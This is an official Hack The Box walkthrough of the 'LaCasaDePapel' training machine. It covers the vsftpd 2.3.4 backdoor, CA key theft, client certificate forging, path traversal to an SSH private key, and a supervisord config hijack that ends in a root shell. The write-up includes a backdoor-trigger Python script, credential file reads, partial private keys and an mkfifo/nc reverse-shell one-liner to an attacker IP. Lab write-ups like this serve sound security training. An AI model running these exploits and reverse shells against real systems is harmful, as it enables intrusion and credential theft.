



Hack The Box  
PEN-TESTING LABS



# LaCasaDePapel

11<sup>th</sup> May 2019 / Document No D19.100.32

Prepared By: MinatoTW

Machine Author: Thek

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

LaCasaDePapel is an easy difficulty Linux box, which is running a backdoored vsftpd server. The backdoored port is running a PHP shell with disabled\_functions. This is used to read a CA certificate, from which a client certificate can be created. The HTTPS page is vulnerable to LFI, leading to exposure of SSH keys. A configuration file can be hijacked to gain code execution as root.

### Skills Required

- Enumeration

### Skills Learned

- Linux inode knowledge
- Creating client certificates



## ENUMERATION

### NMAP

```
ports=$(nmap -p- --min-rate=1000 -T4 10.10.10.131 | grep ^[0-9] | cut -d  
'/' -f 1 | tr '\n' ',' | sed s/,,$//)  
nmap -p$ports -sC -sV 10.10.10.131
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# nmap -p$ports -sC -sV 10.10.10.131  
Starting Nmap 7.70 ( https://nmap.org ) at 2019-05-20 17:02 IST  
Nmap scan report for 10.10.10.131  
Host is up (0.61s latency).  
  
PORT      STATE      SERVICE    VERSION  
21/tcp    open      ftp        vsftpd 2.3.4  
22/tcp    open      ssh        OpenSSH 7.9 (protocol 2.0)  
| ssh-hostkey:  
|   2048 03:e1:c2:c9:79:1c:a6:6b:51:34:8d:7a:c3:c7:c8:50 (RSA)  
|   256 41:e4:95:a3:39:0b:25:f9:da:de:be:6a:dc:59:48:6d (ECDSA)  
|_  256 30:0b:c6:66:2b:8f:5e:4f:26:28:75:0e:f5:b1:71:e4 (ED25519)  
80/tcp    open      http       Node.js (Express middleware)  
|_ http-title: La Casa De Papel  
443/tcp   open      ssl/http   Node.js Express framework  
| http-auth:  
| HTTP/1.1 401 Unauthorized\x0D  
|_ Server returned status 401 but no WWW-Authenticate header.  
|_ http-title: La Casa De Papel  
|_ ssl-cert: Subject: commonName=lacasadepapel.htb/organizationName=La Casa De Papel  
|_ Not valid before: 2019-01-27T08:35:30  
|_ Not valid after:  2029-01-24T08:35:30  
|_ tls-nextprotoneg:  
|   http/1.1  
|_ http/1.0  
6200/tcp  filtered  lm-x  
Service Info: OS: Unix
```

There's vsftpd running on port 21 along with HTTP and HTTPS on their respective ports.



## HTTP

Navigating to port 80 we find a page which needs an OTP supplied by a QRCode. The page asks us to install [Google Authenticator](#)



Scanning the code using Google Authenticator on an Android phone gives us a code but it refuses to work either way. So, maybe it's for internal users only. Let's keep this aside and come back later.

## HTTPS

Browsing to HTTPS shows us an error that we need a client certificate to continue which we don't possess at the moment.





## VSFTP

As seen from nmap, VSFTP is version 2.3.4. A quick google search about it yields [this](#). It seems that this version was backdoored. Let's try to replicate the exploit code.

The code just tries a failed login, which triggers the backdoor on port 6200 and then executes commands from it. Let's do that using a small python script.

```
import socket
import os
import time

def exploit(ip, port):
    sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    sock.connect((ip, port))

    sock.send('USER :)\n')
    sock.send('PASS HTBPass\n')
    time.sleep(2)
    sock.close()

    os.system("rlwrap nc 10.10.10.131 6200 -v")

exploit("10.10.10.131", 21)
```

The code is pretty simple, it just creates a connection to the FTP port, sends in commands and then quickly connects to the backdoored port at 6200. Running the script,

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
```

We see that instead of being a system shell it's a Psy shell. Searching about the Psy Shell we find that it's an [interactive debugger](#) for PHP. So this should allow us to execute PHP commands.



## PSY SHELL

Let's try executing system commands using the `cmd` operator.

```
root@Ubuntu:~/Documents/HTB/LaCasa# python exp.py
Connection to 10.10.10.131 6200 port [tcp/*] succeeded!
Psy Shell v0.9.9 (PHP 7.2.10 _ cli) by Justin Hileman
'whoami'
PHP Warning: shell_exec() has been disabled for security reasons in phar://eval()'d code on line 1
```

We find that shell\_exec is disabled which prevents us from executing system commands. However we can still list directories and read files using scandir() and file\_get\_contents().

```
print_r(scandir("/"))
```

```
print_r(scandir("/"))
Array
(
    [0] => .
    [1] => ..
    [2] => .DS_Store
    [3] => ..DS_Store
    [4] => bin
    [5] => boot
    [6] => dev
    [7] => etc
    [8] => home
    [9] => lib
    [10] => lost+found
    [11] => media
    [12] => mnt
    [13] => opt
    [14] => proc
    [15] => root
    [16] => run
    [17] => sbin
    [18] => srv
    [19] => swap
    [20] => sys
    [21] => tmp
    [22] => usr
    [23] => var
)
=> true
```

```
echo file_get_contents("/etc/passwd")
```

```
echo file_get_contents("/etc/passwd")
root:x:0:0:root:/root:/bin/ash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
```



We already know that we need a client certificate to access the service on HTTPS. In order to create one we need the CA certificate. Let's find it.

Looking at the home folders of the users we see five users.

```
print_r(scandir("/home"))
Array
(
    [0] => .
    [1] => ..
    [2] => berlin
    [3] => dali
    [4] => nairobi
    [5] => oslo
    [6] => professor
)
```

Let's inspect each one of them. After some enumeration we see `ca.key` in `/home/nairobi`.

```
print_r(scandir("/home/nairobi"))
Array
(
    [0] => .
    [1] => ..
    [2] => ca.key
    [3] => download.jade
    [4] => error.jade
    [5] => index.jade
    [6] => node_modules
    [7] => server.js
    [8] => static
)
```

Let's read its contents and copy it into a file.

```
echo file_get_contents("/home/nairobi/ca.key")
-----BEGIN PRIVATE KEY-----
MIIEvgIBADANBgkqhkiG9w0BAQEFAASCBKggggSkAgEAAoIBAQDPczpU3s
7MJsi//m8mm5rEkXcDmratVAK2pTWwWxudo/FFsWAC1zyFV4w2KLacIU7w
2m+jLx7WNH2S5wFBjJeo5lnz+ux3HB+NhWC/5rdRsk07h71J3dvwYv7hcjP
uXt2Ww6GXj4oHhwziE2ETkHgrxQp7jB8pL96SDIJFNEQ1Wqp3eLnPPbfB
YQ4ULX0aGudXKmqx9L2sPRURI8dzNoRCV3eS6lWu3+YGrC4p732yW5DM5G
s2BvnlkPrq9AFKQ3Y/AF6JE8FE1d+daVrcARpu6Sm73FH2j6Xu63Xc9d1D
```





## CREATING CLIENT CERTIFICATE

Now that we have the CA certificate let's create a client certificate for ourselves. To create it first download the server certificate. Navigate to <https://10.10.10.131>, then click on the lock icon on the URL bar.

And then Connection > More Information > View Certificate. Then in the popup window click on Details > Export.



Export and save it in the folder.

Then follow these steps to create the certificate,

```
openssl genrsa -out client.key 4096
openssl req -new -key client.key -out client.req
openssl x509 -req -in client.req -CA lacasadepapelhtb.crt -CAkey ca.key
-set_serial 101 -extensions client -days 365 -outform PEM -out client.cer
openssl pkcs12 -export -inkey client.key -in client.cer -out client.p12
rm client.key client.req client.cer
```

You should be left with a .p12 file which is the certificate.





Now upload the client.p12 to the browser's store. In firefox, go to Preferences > Privacy & Security > View Certificates. Then in the Your Certificates section click on Import and import the cert.


Certificate Name	Security Device	Serial Number	Expires On
▼ La Casa De Papel			
Internet Widgits ... Software Security ...	65		19 May 2020

Navigating to the page now should prompt for certificate selection, and we should get into the private area.



Clicking on a season takes us to a video downloader. The link to the folder is like,

```
https://10.10.10.131/?path=SEASON-2
```



Let's change it to see if we can traverse folders.



```
https://10.10.10.131/?path=../
```



We see that it's possible to traverse folders.

Looking at the URL to download the videos, it's of the form.

```
https://10.10.10.131/file/U0VBU090LTlVMDluYXZp
```

Decoding the base64 part we see that it's a path to the video,

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo U0VBU090LTlVMDluYXZp | base64 -d  
SEASON-2/01.aviroot@Ubuntu:~/Documents/HTB/LaCasa#
```

Let's change it to ../.ssh/id\_rsa to see if it works.

```
echo -n '../.ssh/id_rsa' | base64
```

The -n flag is to avoid the new line.

```
root@Ubuntu:~/Documents/HTB/LaCasa# echo -n '../.ssh/id_rsa' | base64  
Li4vLnNzaC9pZF9yc2E=  
root@Ubuntu:~/Documents/HTB/LaCasa#
```



## FOOTHOLD

Now let's try the path to read id\_rsa.

```
curl -k https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E=
```

```
root@Ubuntu:~/Documents/HTB/LaCasa# curl https://10.10.10.131/file/Li4vLnNzaC9pZF9yc2E= -k
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAABG5vbmUAAAABbm9uZQAAAAAAAAABAAACFwAAAdzc2gtcn
NhAAAAAwEAAQAAAEaOth6Ygupi7JhjdBDXhg2f9xmzxaDNDxxEioAgH2GjUeUc4cJeTfU
/yWg1vyx1dXqanfwAzY0QLUg09/rDbI9y51rTQnLhHsp/iFiGdvD05iZwLNrwmzVLxgGc+
mNac3qxHcuHx7q+zQHB8NfU/qzyAL2/xsRkzB0DRg21tsVqnTV83T8CFSBU02jzitHFNjv
YbacP+Jn9Q5Y2HRdE03DWnAJJ7zk4SWWicM3riuYyV60YKboHwi+FB94Yx1xaPFGP7T
0jnBU3molURhKKoLnqY78PE5qYpLo/e05H/7vKbrF7J5VtsVpvGQsmjqUhQK/GoYrMudIh
cfQSMUnpgWXYtCnIpBa53aY/fl0XYpL9a1ZQh1iGm4oleVnZNvqMa4mb+8kC8k3Wdmw9pg
```

We see that it worked and we have the private key. Copy it to a file and use it to ssh in. As we don't know the username yet, we'll try each one from the list we obtained earlier.

Trying each one of them we find that the key belongs to "professor".

```
root@Ubuntu:~/Documents/HTB/LaCasa# ssh -i key professor@10.10.10.131
```

```
LaCasaDepapel
```

```
lacasadepapel [~]$ id
uid=1002(professor) gid=1002(professor) groups=1002(professor)
lacasadepapel [~]$
```



## PRIVILEGE ESCALATION

Let's enumerate the running crons using [pspy](#).

```
wget
https://github.com/DominicBreuker/pspy/releases/download/v1.0.0/pspy32s
scp -i key pspy64s professor@10.10.10.131:/tmp/pspy
ssh -i key professor@10.10.10.131
cd /tmp
chmod +x pspy
./pspy
```

After running it for a while we find this,

```
PID=8792 | /sbin/getty -L 115200 ttyS0 vt100
34 PID=8791 | /usr/bin/node /home/professor/memcached.js
PID=8798 | /sbin/getty -L 115200 ttyS0 vt100
PID=8799 | /sbin/getty -L 115200 ttyS0 vt100
```

The file is located in our home folder, let's check it out.

```
lacasadepapel [~]$ ls -la
total 24
drwxr-sr-x  4 professor professor 4096 Mar  6 20:56 .
drwxr-xr-x  7 root      root      4096 Feb 16 18:06 ..
lrwxrwxrwx  1 root      professor 9 Nov  6 2018 .ash_history -> /dev/null
drwx----- 2 professor professor 4096 Jan 31 21:36 .ssh
-rw-r--r--  1 root      root        88 Jan 29 01:25 memcached.ini
-rw-r----- 1 root      nobody      434 Jan 29 01:24 memcached.js
```

We see that it's owned by root, but we don't have read or write permissions to it. However, there's another file named memcached.ini which is readable. Let's see what it has,

```
lacasadepapel [~]$ cat memcached.ini
[program:memcached]
command = sudo -u nobody /usr/bin/node /home/professor/memcached.js
lacasadepapel [~]$
```

It looks like it's the configuration used by supervisord, which handles the services, and we see the command we saw earlier using pspy.



Even though we can't write to the file, we own the folder or the [inode](#). An inode is a data structure which stores the file and folder information. Using this to our advantage we can rename the file. Renaming a file just changes the inode mapping and not its permissions.

```
mv memcached.ini ini.bak
ls -la ini.bak
```

```
lacasadepapel [~]$ mv memcached.ini ini.bak
lacasadepapel [~]$ ls -la ini.bak
-rw-r--r--  1 root    root          88 Jan 29 01:25 ini.bak
lacasadepapel [~]$
```

We see that the file permissions are the same, and only the file is renamed. Let's create a script which sends us a reverse shell.

```
cd /tmp
echo 'rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.16.32
1234 >/tmp/f' >> shell.sh
chmod +x shell.sh
```

Now go back to our home folder and create a new memcached.ini with the following contents.

```
[program:memcached]
command = su -c /tmp/shell.sh
```

Now when the cron runs the next time, we should have a root shell.

```
root@Ubuntu:~/Documents/HTB/LaCasa# nc -lvp 1234
Listening on [0.0.0.0] (family 2, port 1234)
Connection from 10.10.10.131 38147 received!
/bin/sh: can't access tty; job control turned off
/ # id
uid=0(root) gid=0(root) groups=0(root),0(root),1(bin),2(daemon)
```

And we have a root shell.